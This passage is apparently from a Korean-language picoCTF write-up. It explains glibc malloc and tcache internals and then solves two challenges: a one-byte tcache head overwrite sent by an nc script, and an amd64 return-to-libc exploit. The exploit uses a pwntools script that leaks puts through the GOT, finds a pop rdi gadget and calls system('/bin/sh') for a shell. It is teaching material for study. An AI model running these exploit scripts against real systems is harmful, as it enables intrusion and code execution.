큰 chunk들을 위해 가장 알맞은 chunk를 찾을 필요성 때문에, 큰 chunk들은 doubly-linked list 구조를 가지며, 그 크기로 내림차순 정렬된다. 이는 malloc 함수로 하여금 충분히 큰 chunk를 빠르게 검색할 수 있도록 만든다. 여기서 만약 주어진 크기에 대해 다수의 chunk가 검색된다면 두 번째 chunk가 일반적으로 선택되는데 그 이유는 이 방법이 다른 크기에 대한 linked list를 수정할 필요가 없도록 만들기 때문이다. 같은 이유로, list에 추가된 chunk들은 같은 크기를 가지는 chunk의 다음 부분에 추가된다.



Figure 10: Large Bin에서 다른 크기 chain들

여기서 다루고 있는 malloc 함수는 multiple threads가 구동되는 경우를 인지하고 있지만 거기서 더 나아가서 multiple threads 구동 여부를 알 수 있다. 이 malloc에는 NUMA architecture들을 위한 최적화 코드(coordinate thread

locality, core에 따른 thread 분류 등)를 는 포함되어 있지 않다. Malloc 함수는 이러한 사항들을 kernel이 충분히 잘 다루어줄 것이라고 가정한다.
각 thread는 thread-local variable이 있어 마지막으로 어떤 arena를 사용했는지를 기억한다. 만약 해당 arena가 사용 중일 때 해당 thread가 arena를 사용해야 한다면 사용할 수 있을 때까지 기다려야 할 것이다. 만약 thread가 arena를 한 번도 사용하지 않았다면 사용되지 않은 것을 재사용하거나, 새로운 것을 만들거나, global list에 있는 것 중에서 선택할 것이다.
각 thread는 per-thread cache(tcache라고 불린다)를 가지며 arena에 lock을 걸 필요없이 접근 가능한 chunk의 작은 집합이다. 이러한 chunk들은 fastbin과 같이single linked list의 배열로 저장되지만 각 link들은 chunk header가 아닌 payload(user 영역)의 주소값을 저장한다. 각 bin들은 하나의 크기를 가지는 chunk를 포함하여 chunk 크기로 배열이 (간접적으로) index될 수 있다. 하지만 fastbin과는 다르게, tcache는 각 bin에 수용가능한 chunk의 수가 한정되어 있으며 tcache_count에 의해 지정된다. 만약 요청받은 크기에 대한 chunk가 tcache 내에 존재하지 않는다면 internal fragmentation으로 인해 더 큰 크기를 가지는 chunk가 사용되지는 않는다. 대신에, 일반적인 malloc routine이 동작한다. 즉, thread의 arena에 lock을 걸고 작업을 시작하는 것이다.



Figure 11: Per-thread Cache (tcache)

3.3 tcache의 메모리 배치

3.2에서 malloc 함수의 동작에 대해 다루었다. 이제 문제의 executable에서 heap이 어떻게 배치되는지 다룰 것이다. 먼저 메모리 할당 작업이 끝났을 때의 heap의 범위를 조사해야 한다. 이는 다음과 같다.

```
(gdb) info proc mappings
process 402
Mapped address spaces:

          Start Addr           End Addr       Size     Offset objfile
            0x400000           0x401000     0x1000        0x0 /workspace/vkdltjs/picoctf/Cache_Me_Outside/heap
edit
            0x600000           0x601000     0x1000        0x0 /workspace/vkdltjs/picoctf/Cache_Me_Outside/heap
edit
            0x601000           0x602000     0x1000     0x1000 /workspace/vkdltjs/picoctf/Cache_Me_Outside/heap
edit
            0x85a000           0x87b000    0x21000        0x0 [heap]
      0x7f877e22e000     0x7f877e415000   0x1e7000        0x0 /workspace/vkdltjs/picoctf/Cache_Me_Outside/libc
.so.6
      0x7f877e415000     0x7f877e615000   0x200000   0x1e7000 /workspace/vkdltjs/picoctf/Cache_Me_Outside/libc
.so.6
      0x7f877e615000     0x7f877e619000     0x4000   0x1e7000 /workspace/vkdltjs/picoctf/Cache_Me_Outside/libc
.so.6
      0x7f877e619000     0x7f877e61b000     0x2000   0x1eb000 /workspace/vkdltjs/picoctf/Cache_Me_Outside/libc
.so.6
      0x7f877e61b000     0x7f877e61f000     0x4000        0x0
      0x7f877e61f000     0x7f877e648000    0x29000        0x0 /lib/x86_64-linux-gnu/ld-2.27.so
      0x7f877e846000     0x7f877e848000     0x2000        0x0
      0x7f877e848000     0x7f877e849000     0x1000    0x29000 /lib/x86_64-linux-gnu/ld-2.27.so
      0x7f877e849000     0x7f877e84a000     0x1000    0x2a000 /lib/x86_64-linux-gnu/ld-2.27.so
      0x7f877e84a000     0x7f877e84b000     0x1000        0x0
      0x7ffd64558000     0x7ffd64579000    0x21000        0x0 [stack]
      0x7ffd645ae000     0x7ffd645b0000     0x2000        0x0 [vvar]
      0x7ffd645b0000     0x7ffd645b2000     0x2000        0x0 [vdso]
  0xffffffffff600000 0xffffffffff601000     0x1000        0x0 [vsyscall]
```

Figure 12: Heap의 범위

그리고 할당된 heap 메모리가 어떤 bin에 속하는 것인지 알아야 한다. GNU C Library reference manual은 default 값으로 per-thread cache가 활성화되어 있음을 보였다.[9] 따라서 heapedit에서 malloc 함수를 사용하여 할당한 메모리들은 우선적으로 tcache에 속하게 된다. 3.2에서 보았듯이 tcache는 일반적인 arena에 속하지 않는다. Per-thread cache를 관리하는 structure는 glibc의 malloc.c source code에서 tcache_perthread_struct라고 명시하고 있다. 그리고 tcache_init 함수에서 이러한 structure type variable이 global variable이 아닌 malloc 함수를 통해 할당받아 존재하는 variable임을 보이고 있다.[10] 따라서 tcache를 관리하는 structure type variable은 heap 메모리 범위 내에 존재하고 낮은 주소에서 높은 주소 방향으로 자라나는 heap 특성상 상대적으로 낮은 주소에 위치하게 된다.

3.4 문제 풀이

GDB에서 malloc 함수가 호출된 바로 다음 부분에 중지점을 걸고 프로그램을 실행시킨 후 malloc 함수가 return하는 주소값을 확인하여 시작점을 확인하면 다음과 같은 결과를 얻는다. GDB에서 default로 address randomization을 활성화시켜 놓았기 때문에 메모리 주소가 다를 수 있다.[12]

```
(gdb) info r
rax            0x85b4a0 8762528
rbx            0x0      0
rcx            0x85b4a0 8762528
rdx            0x85b4a0 8762528
rsi            0x0      0
rdi            0x85b520 8762656
rbp            0x7ffd645768c0   0x7ffd645768c0
rsp            0x7ffd64576800   0x7ffd64576800
r8             0x85a49a 8758426
r9             0x0      0
r10            0x85a010 8757264
r11            0x0      0
r12            0x400720 4196128
r13            0x7ffd645769a0   140726286903712
r14            0x0      0
r15            0x0      0
rip            0x4008ca 0x4008ca <main+195>
eflags         0x206    [ PF IF ]
cs             0x33     51
ss             0x2b     43
ds             0x0      0
es             0x0      0
fs             0x0      0
gs             0x0      0
```

Figure 13: malloc 함수의 초기 return value 확인

여기서 System V ABI는 부록의 linux kernel conventions에서 rax 레지스터가 system call의 result를 저장함을 명시하고 있다.[11] 따라서 13에서 0x85b4a0가 시작점임을 확인할 수 있다. 또, 사용자로부터 입력을 받기 이전에 어떤 메모리가 해제되었는지 알아야 한다. 즉, 어떤 주소값이 free 함수로 전달되었는지 알아야 한다. System V ABI는 부록의 linux kernel convention에서 user-level application은 parameter를 전달할 때 rdi, rsi, rdx, rcx, r8, r9와 같은 레지스터를 사용해야 함을 명시하고 있다.[11] 따라서 free 함수 호출 부분에 중지점을 걸고 rdi 레지스터의 값을 조사하면 다음을 얻는다.

```
(gdb) info r
rax            0x85b800 8763392
rbx            0x0      0
rcx            0x7ffd64576860   140726286903392
rdx            0x85b8bc 8763580
rsi            0x10     16
rdi            0x85b800 8763392
```

Figure 14: 첫 번째로 해제된 메모리 주소

```
(gdb) info r
rax            0x85b890 8763536
rbx            0x0      0
rcx            0x1      1
rdx            0x85a010 8757264
rsi            0x85a048 8757320
rdi            0x85b890 8763536
```

Figure 15: 두 번째로 해제된 메모리 주소

glibc의 malloc.c source code에서 tcache_put, tcache_get 함수는 tcache에 chunk가 추가되고 할당될 때의 동작이 LIFO(Last In First Out) 구조를 따름을 명시하고 있다. [10] 따라서 두 번째로 해제된 chunk가 할당된다. 하지만 해당 chunk는 다음과 같은 데이터가 저장되어 있고 이는 분명히 여기서 얻고자 하는 것이 아니다.

```
(gdb) x/s 0x85b890
0x85b890:       "Sorry! This won't help you: this is a random string."
```

Figure 16: Sorry! This won't help you

후에 할당될 chunk를 바꾸기 위해서는 single linked list의 head역할을 하는 tcache_perthread_struct의 member variable의 값을 바꾸어야 한다. tcache_perthread_struct는 상대적으로 낮은 주소에 배치되기 때문에 heap의 start address부터 충분한 거리의 메모리를 조사하여야 한다. 그 결과는 다음과 같다.

```
(gdb) x/64xw 0x85a000
0x85a000:       0x00000000      0x00000000      0x00000251      0x00000000
0x85a010:       0x00000000      0x02000000      0x00000000      0x00000000
0x85a020:       0x00000000      0x00000000      0x00000000      0x00000000
0x85a030:       0x00000000      0x00000000      0x00000000      0x00000000
0x85a040:       0x00000000      0x00000000      0x00000000      0x00000000
0x85a050:       0x00000000      0x00000000      0x00000000      0x00000000
0x85a060:       0x00000000      0x00000000      0x00000000      0x00000000
0x85a070:       0x00000000      0x00000000      0x00000000      0x00000000
0x85a080:       0x00000000      0x00000000      0x0085b890      0x00000000
0x85a090:       0x00000000      0x00000000      0x00000000      0x00000000
0x85a0a0:       0x00000000      0x00000000      0x00000000      0x00000000
0x85a0b0:       0x00000000      0x00000000      0x00000000      0x00000000
0x85a0c0:       0x00000000      0x00000000      0x00000000      0x00000000
0x85a0d0:       0x00000000      0x00000000      0x00000000      0x00000000
0x85a0e0:       0x00000000      0x00000000      0x00000000      0x00000000
0x85a0f0:       0x00000000      0x00000000      0x00000000      0x00000000
```

Figure 17: tcache_perthread_struct의 메모리 배치

17로부터 0x85a088에 head역할을 하는 tcache_perthread_struct의 member variable이 위치함을 알 수 있다. 여기서 member variable의 위치와 시작점의 위치 간 거리는 -5144이다. 이 때, 정확한 위치의 메모리 값을 바꾸어야 하기 때문에 데이터가 저장되는 방식을 알아야 한다. Intel 64 and IA-32 Arcitectures Software Developer's Manual은 word와 double word 데이터 까지는 little endian 형식으로 저장됨을 명시하고 있다.[13] 따라서 0x85b4a0에서 -5144만큼 떨어진 주소에 한 byte에 해당 하는 데이터를 변경해야 한다. 이때 첫 번째로 해제된 메모리 주소가 0x85b800이므로 0x00으로 해당 byte를 변경하면 된다. 이에 대한 bash script는 다음과 같다.

```
#!/bin/bash

a=$((python -c 'print("-5144")'; python -c 'print("\0")') |
    nc mercury.picoctf.net 17612)
echo $a
```

위 script를 실행시키면 다음을 얻는다.

```
root@goorm:/workspace/vkdltjs/picoctf/Cache_Me_Outside# bash exploit.sh
You may edit one byte in the program. Address: Value: lag is: picoCTF{ cdcd74b0b2c86f668831e26b5d512bc}
```

Figure 18: script 실행 결과

4 Here's a LIBC - AMD64 System에서의 Return to Libc 공격

문제[14]는 다음과 같으며 executable file, Makefile, shared library와 원격 접속 주소가 주어진다. 실제 공격은 이 주소에 접속하여 시행해야 한다.

Description I am once again asking for you to pwn this binary vuln libc.so.6 Makefile nc mercury.picoctf.net 42072 Hints PWNTools has a lot of useful features for getting offsets.

4.1 Vulnerability 탐색

먼저 주어진 executable에 어떤 보호기법이 적용되었고 어떤 것이 제외되었는지 확인할 필요가 있으며 이는 Makefile로 알 수 있다.

```
all:
        gcc -Xlinker -rpath=./ -m64 -fno-stack-protector -no-pie -o vuln vuln.c

clean:
        rm vuln
```

3.1에서 다룬 gcc option을 제외하고 남은 option을 보면 GCC PROTECTIONS에서 다루었듯이 stack protection을 비활성화시키는 것임을 확인할 수 있다.[16] 여기서 stack protection은 stack canary, stack smashing을 system 차원에서 확인하는 기법들을 포함한다. 하지만 NX bit[17]나 ASLR[18]을 비활성화되지 않았기 때문에 이들은 우회할 필요가 있다.
주어진 executable에서 do_stuff 함수의 disassemble 결과를 보면 rbp - 0x80이 buffer의 주소이며 scanf 함수에 전달되어 사용자 입력을 저장하게 됨을 알 수 있다.

```
(gdb) disassemble do_stuff
Dump of assembler code for function do_stuff:
   0x00000000004006d8 <+0>:     push   %rbp
   0x00000000004006d9 <+1>:     mov    %rsp,%rbp
   0x00000000004006dc <+4>:     sub    $0x90,%rsp
   0x00000000004006e3 <+11>:    movq   $0x0,-0x10(%rbp)
   0x00000000004006eb <+19>:    lea    -0x80(%rbp),%rax
   0x00000000004006ef <+23>:    mov    %rax,%rsi
   0x00000000004006f2 <+26>:    lea    0x23b(%rip),%rdi        # 0x400934
   0x00000000004006f9 <+33>:    mov    $0x0,%eax
   0x00000000004006fe <+38>:    callq  0x400580 <__isoc99_scanf@plt>
```

Figure 19: do_stuff 함수의 disassemble 결과

여기서 scanf 함수는 rsi 레지스터로 전달된 argument의 크기를 알 수 없고 따라서 사용자 입력이 범위를 벗어나는 입력인지 확인할 수 없다. 따라서 사용자는 기대한 입력과 다른 입력을 하여, 즉 범위를 벗어나는 입력을 통해 stack의 다른 부분을 덮어쓸 수 있다.

4.2 AMD64 System에서의 Return to Libc 공격

Aleph One은 Smasing the stack for fun and profit에서 x86 System에서 NX bit가 설정되지 않고 address randomization이 적용되지 않은 환경에서 buffer overflow를 통해 shell code를 실행시키는 방법을 설명하였고 그것에 실제 프로그램에 적용됨을 보였다.[15] 그 이후로 NX bit[17], ASLR[18]와 같이 보호 기법들이 적용되었고 Return to Libc 공격은 executable일 수밖에 없는 libc의 특성을 활용하여 NX bit를 우회하기 위해 고안되었다.
하지만 ASLR을 우회하기 위해서는 puts 함수와 같은 출력 함수를 사용해서 memory leak를 유도하여 해당 함수의 real address를 얻어야 한다. 즉, 출력 함수(여기서는 puts 함수)의 주소를 출력 함수로 출력해야 하는 것이다. 이를 위해서 stack이 어떻게 구성되는지 확인해야 한다. Intel 64 and IA-32 Arcitectures Software Developer's Manual에서는 AMD64 System에서의 stack 구성이 x86 System 상에서의 64 bit 확장이라는 것과 stack이 20과 같이 구성됨을 명시하고 있다.[19]



Figure 20: stack 구성

출력 함수에 출력 함수의 주소를 인자로 전달하기 위해서는 함수의 주소가

stack에 존재하고 이를 pop하여 3.4에서 확인하였듯이 rdi 레지스터에 저장한 후 출력 함수를 호출할(rip 레지스터에 저장할) 작은 instruction set이 필요하다. 이는 gadget이라고 불리며 여기서 얻고자 하는 것은 pop rdi; ret 라는 gadget이다.
System V ABI는 ELF executable에서 PLT(Procedure Linkage Table)-GOT(Global Offset Table)를 통한 shared object file에서의 dynamic linking에서 대해서 다루는데 호출된 함수의 PLT entry는 GOT entry로 점프하는 명령어를 포함하고 있으며 GOT entry가 해당 함수의 absolute address를 가진다는 것을 명시하고 있다.[20]
앞서 다룬 정보들을 조합하여 다음과 같은 payload를 구성할 수 있다.



Figure 21: 출력 함수의 absolute address를 얻기 위한 payload

21에 표시된 payload는 다음과 같이 동작한다.

1. 기존 함수의 ret 명령어가 gadget의 주소를 pop 명령어로 instruction pointer에 저장
2. Gadget 실행
3. Gadget의 pop rdi 명령어가 출력 함수의 GOT entry를 rdi에 저장
4. Gadget의 ret 명령어가 출력 함수의 PLT entry를 pop 명령어로 instruction pointer에 저장

5. 출력 함수의 GOT entry가 인자로 전달된 출력 함수를 PLT entry로 실행
6. 출력 함수의 ret 명령어가 main 함수의 시작 주소를 pop 명령어로 instruction pointer에 저장
7. main 함수 실행

여기서 pop 명령어는 stack pointer의 값을 변경한다는 것, 출력 함수는 문자열을 인자로 전달 받는다는 것을 기억하자. 따라서 출력 함수는 출력 함수의 GOT entry, 즉 출력 함수의 absolute address의 주소를 인자로 전달받게 된다. 그리고 출력 함수는 이를 문자열 출력하듯이 출력한다. 이를 통해 출력 함수의 주소를 얻을 수 있으며 일반적으로 libc shared object file에는 각 함수의 offset 값만 표시되어 있기 때문에 얻은 주소에서 offset 값을 빼서 libc의 base address를 계산할 수 있다.

```
root@goorm:/workspace/vkdltjs/picoctf/Heres_a_LIBC# objdump -D libc.so.6 | grep "puts"
   7ea37:       e8 f4 21 00 00          callq  80c30 <_IO_puts@@GLIBC_2.2.5+0x200>
000000000007f260 <_IO_fputs@@GLIBC_2.2.5>:
   7f27f:       75 56                   jne    7f2d7 <_IO_fputs@@GLIBC_2.2.5+0x77>
   7f295:       74 3c                   je     7f2d3 <_IO_fputs@@GLIBC_2.2.5+0x73>
   7f2a3:       74 08                   je     7f2ad <_IO_fputs@@GLIBC_2.2.5+0x4d>
   7f2a9:       75 07                   jne    7f2b2 <_IO_fputs@@GLIBC_2.2.5+0x52>
   7f2ab:       eb 1b                   jmp    7f2c8 <_IO_fputs@@GLIBC_2.2.5+0x68>
   7f2b0:       74 16                   je     7f2c8 <_IO_fputs@@GLIBC_2.2.5+0x68>
   7f2df:       0f 85 9b 00 00 00       jne    7f380 <_IO_fputs@@GLIBC_2.2.5+0x120>
   7f310:       76 7e                   jbe    7f390 <_IO_fputs@@GLIBC_2.2.5+0x130>
   7f327:       75 60                   jne    7f389 <_IO_fputs@@GLIBC_2.2.5+0x129>
   7f32f:       75 3f                   jne    7f370 <_IO_fputs@@GLIBC_2.2.5+0x110>
   7f33c:       75 32                   jne    7f370 <_IO_fputs@@GLIBC_2.2.5+0x110>
   7f34d:       74 07                   je     7f356 <_IO_fputs@@GLIBC_2.2.5+0xf6>
   7f352:       75 06                   jne    7f35a <_IO_fputs@@GLIBC_2.2.5+0xfa>
   7f354:       eb 1a                   jmp    7f370 <_IO_fputs@@GLIBC_2.2.5+0x110>
   7f358:       74 16                   je     7f370 <_IO_fputs@@GLIBC_2.2.5+0x110>
   7f383:       0f 84 66 ff ff ff       je     7f2ef <_IO_fputs@@GLIBC_2.2.5+0x8f>
   7f38e:       eb 99                   jmp    7f329 <_IO_fputs@@GLIBC_2.2.5+0xc9>
   7f395:       e9 78 ff ff ff          jmpq   7f312 <_IO_fputs@@GLIBC_2.2.5+0xb2>
   7f3a3:       75 3f                   jne    7f3e4 <_IO_fputs@@GLIBC_2.2.5+0x184>
   7f3b0:       75 32                   jne    7f3e4 <_IO_fputs@@GLIBC_2.2.5+0x184>
   7f3c1:       74 07                   je     7f3ca <_IO_fputs@@GLIBC_2.2.5+0x16a>
   7f3c6:       75 06                   jne    7f3ce <_IO_fputs@@GLIBC_2.2.5+0x16e>
   7f3c8:       eb 1a                   jmp    7f3e4 <_IO_fputs@@GLIBC_2.2.5+0x184>
   7f3cc:       74 16                   je     7f3e4 <_IO_fputs@@GLIBC_2.2.5+0x184>
   7f75f:       e8 cc 14 00 00          callq  80c30 <_IO_puts@@GLIBC_2.2.5+0x200>
0000000000080a30 <_IO_puts@@GLIBC_2.2.5>:
```

Figure 22: 출력 함수의 offset 값

shell code가 아닌 libc 함수를 사용해서 shell을 실행시킬 때는 system 함수나 execve 함수가 사용된다. 여기서는 system 함수를 기준으로 설명할 것이다. Libc의 base address는 계산되었으므로 system 함수의 absolute address를 구하는 것은 어렵지 않다. 하지만 system 함수로 shell을 실행시키기 위해서는

“/bin/sh”와 같은 문자열이 필요하다. GLIBC reference manual은 system 함수가 인자로 전달된 명령어를 실행시킬 때 default shell인 sh를 사용함을 명시하고 있다.[21] 이는 libc shared object file에 “/bin/sh”가 있을 수 있음을 보이는 것이다.

```
root@goorm:/workspace/vkdltjs/picoctf/Heres_a_LIBC# objdump -D libc.so.6 | grep "system"
000000000004f4e0 <__libc_system@@GLIBC_PRIVATE>:
   4f4e3:       74 0b                   je     4f4f0 <__libc_system@@GLIBC_PRIVATE+0x10>
000000000015a020 <svcerr_systemerr@@GLIBC_2.2.5>:
  15a077:       75 05                   jne    15a07e <svcerr_systemerr@@GLIBC_2.2.5+0x5e>
```

Figure 23: system 함수의 offset 값

```
root@goorm:/workspace/vkdltjs/picoctf/Heres_a_LIBC# strings -t x libc.so.6 | grep "/bin/sh"
 1b40fa /bin/sh
```

Figure 24: /bin/sh의 offset 값

21과 같은 원리로 “/bin/sh”를 system 함수에 인자로 전달하고 호출하기 위한 payload를 구성하면 다음과 같다.



Figure 25: system 함수로 shell을 실행시키기 위한 payload

4.3 문제 풀이

main 함수의 시작 주소, 출력 함수의 PLT entry, GOT entry는 다음과 같이 executable을 objdump로 분석하여 구할 수 있다.

```
0000000000400771 <main>:
  400771:       55                      push   %rbp
  400772:       48 89 e5                mov    %rsp,%rbp
```

Figure 26: main 함수 시작 주소

```
Disassembly of section .plt:

0000000000400530 <.plt>:
  400530:       ff 35 d2 0a 20 00       pushq  0x200ad2(%rip)        # 601008 <_GLOBAL_OFFSET_TABLE_+0x8>
  400536:       ff 25 d4 0a 20 00       jmpq   *0x200ad4(%rip)        # 601010 <_GLOBAL_OFFSET_TABLE_+0x10>
  40053c:       0f 1f 40 00             nopl   0x0(%rax)

0000000000400540 <puts@plt>:
  400540:       ff 25 d2 0a 20 00       jmpq   *0x200ad2(%rip)        # 601018 <puts@GLIBC_2.2.5>
  400546:       68 00 00 00 00          pushq  $0x0
  40054b:       e9 e0 ff ff ff          jmpq   400530 <.plt>
```

Figure 27: 출력 함수의 PLT entry, GOT entry

그리고 주어진 executable에 pop 명령어를 검색해보면 다음과 같은 결과를 얻는다.

```
  40090a:       5b                      pop    %rbx
  40090b:       5d                      pop    %rbp
  40090c:       41 5c                   pop    %r12
  40090e:       41 5d                   pop    %r13
  400910:       41 5e                   pop    %r14
  400912:       41 5f                   pop    %r15
  400914:       c3                      retq
```

Figure 28: pop 명령어 검색 결과

```
  400408:       5f                      pop    %rdi
  400409:       73 74                   jae    40047f <_init-0x99>
  40040b:       61                      (bad)
  40040c:       72 74                   jb     400482 <_init-0x96>
  40040e:       5f                      pop    %rdi
  40040f:       5f                      pop    %rdi
```

Figure 29: pop 명령어 검색 결과

28를 보면 여기서 얻고자 하는 gadget인 pop rdi; retq는 없어 보인다. 하지만 결과를 유심히 보면 pop r15; retq가 pop rdi; retq를 포함하고 있음을 알 수 있다. 즉, 0x400912에서부터 보면 pop r15; retq이지만, 0x400913에서부터

보면 pop rdi; retq인 것이다. 이제 실제 payload를 구현하기 위한 정보를 다 얻었다. 21, 25을 구현하는 방법에는 여러가지가 있지만 주로 스크립트 언어들이 사용되며 여기서는 python2에서 구현된 CTF framework인 pwntools[22]를 사용할 것이다. 구현된 script는 다음과 같다.

```
#!/bin/bash
# exec_vuln.sh

nc mercury.picoctf.net 42072
```

```
from pwn import *

# vuln process
# r = process('./vuln')
r = process('./exec_vuln.sh')

# known information
buf_to_ret_distance =       136
main_address        =       0x400771
puts_got_address    =       0x0000000000601018
puts_plt_address    =       0x0000000000400540
puts_libc_offset    =       0x0000000000080a30
gadget_address      =       0x0000000000400913
pop_rdi_address     =       0x0000000000400913
ret_address         =       0x0000000000400914
system_libc_offset  =       0x000000000004f4e0
shell_libc_offset   =       0x00000000001b40fa

# payload for leaking the address of puts function
payload = 'A' * buf_to_ret_distance
payload += p64(gadget_address)
payload += p64(puts_got_address)
payload += p64(puts_plt_address)
payload += p64(main_address)

r.sendline(payload)
print r.recvline()

leaked_output = r.recvline()
leaked_output = r.recvline()
leaked_output = leaked_output[:-1]
print('leaked puts address', leaked_output)
leaked_output += '\x00\x00'

puts_address = u64(leaked_output)

# compute the base address of loaded libc
libc_base_address = puts_address - puts_libc_offset
print hex(libc_base_address)
```

```python

# compute the real address of system function and shell string
system_address = libc_base_address + system_libc_offset
shell_address = libc_base_address + shell_libc_offset

# payload for exploit
payload = 'A' * buf_to_ret_distance
payload += p64(ret_address)
payload += p64(pop_rdi_address)
# payload += p64(gadget_address)
payload += p64(shell_address)
payload += p64(system_address)

r.sendline(payload)
r.interactive()
```

위 script는 25와는 약간 다른데 그 이유는 system 함수에서 사용되는 movaps 명령어로 인해 alignment 문제가 발생하기 때문이다.[23] 이를 실행시키면 다음과 같이 Flag를 얻을 수 있다.

